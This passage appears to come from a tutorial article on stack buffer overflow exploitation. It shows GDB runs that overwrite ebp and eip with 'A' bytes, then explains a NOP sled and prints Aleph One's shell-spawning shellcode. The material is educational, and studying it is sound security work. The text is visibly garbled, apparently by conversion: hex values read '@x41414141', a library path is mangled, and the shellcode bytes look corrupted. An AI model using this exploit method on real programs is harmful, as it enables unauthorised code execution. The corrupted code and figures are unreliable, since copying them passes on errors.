

When the number of bytes is 412, a segmentation fault occurs and the core gets dumped, because only when the input is 412 bytes does the frame pointer get overwritten. This means the value of some other variable, stored on the stack just after the buffer, has been overwritten. The core helps look into the value of the registers at the time the program exited.

Let us run the program using GDB.

```
(gdb) run `python -c 'print "A" * 412'`
Starting program: /home/savita/1fy/example1/python -c 'print
"A"*412'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA
```

<snipped>

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGILL, Illegal instruction.
0xb7e32400 in __libc_start_main () from /lib/1386-linux-gnu/
libc.so.6
```

The program exits due to the segmentation fault.

```
(gdb) info registers ebp eip
ebp      @x41414141  @x41414141
eip      @xb7e32400  @xb7e32400 <__libc_start_main+32>
```

In the output we obtain, 0x41 is the hexadecimal value of 'A'. It can be seen that the *ebp* has been overwritten with the value of the command-line argument that was passed, while the *eip* was not affected.

To perform a buffer overflow attack, the *eip* needs to be overwritten because it is the *eip* that points to the next instruction that is to be executed. Being able to control the value of *eip* makes it possible to run malicious programs. The *eip* is just 4 bytes away from *ebp*, as can be seen from Figure 1. Thus, the command-line argument needs to have four more bytes to overwrite *eip*. Hence run the following code:

```
(gdb) run `python -c 'print "A" * 416'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<snipped>
AAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
@x41414141 in ?? {}
(gdb) info registers ebp eip
ebp      @x41414141  @x41414141
eip      @x41414141  @x41414141
```




Figure 2: A rough layout of the contents of the buffer




Figure 3: The return address is one that contains NOPs in it

You can see that the *eip* has been overwritten with the command-line argument that was given.

Buffer overflow attacks

In most cases, buffer overflows are exploited to spawn a new shell, from where commands can be executed. For this, the *eip* has to point to the code that will spawn a shell (*/bin/sh*). The hex representation of this code is called the shellcode. The shellcode that will be used in this article is what Aleph One created in his article “Smashing The Stack For Fun And Profit”. In the previous sub-section, we saw how the instruction pointer (*eip*) could be overwritten. Taking advantage of this, the shellcode can be placed in memory, and the instruction pointer made to point to the address of the shellcode. On executing the program, our shellcode also gets executed, and a shell would be spawned. A shellcode looks like what's shown below:

```
“\xeb\x18\x5e\x89\x76\x88\x31\xc0\x88\x46\x07\x89\x46\x0c\
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\x0b\x0b\xcd\x88\xe3\xff\
\xff\xff/bin/sh”
```

As can be seen, this shellcode is only 38 bytes long, and can hence fill up only 38 out of 416 bytes. But the buffer needs to be overflowed. The NOP (No Operation) instruction could be used to fill up the buffer. More than half the buffer could be filled up with NOPs. The hex representation of NOP is “x90”. Figure 2 is a rough layout of what we plan to fill the buffer with.

Hence, the NOP is followed by the shellcode. It is enough to make the *eip* point to any address that contains NOP. Hence, after the program executes the NOPs, it executes the subsequent shellcode. In order to find out the addresses which contain NOPs, the location where the NOPs get inserted in memory has to be determined. Figure 3 shows the order of contents in the buffer. So right now there are two things that need to be done:

- 1 Find a return address amongst the memory addresses filled with NOPs.
- 2 Overwrite the *eip* with the return address.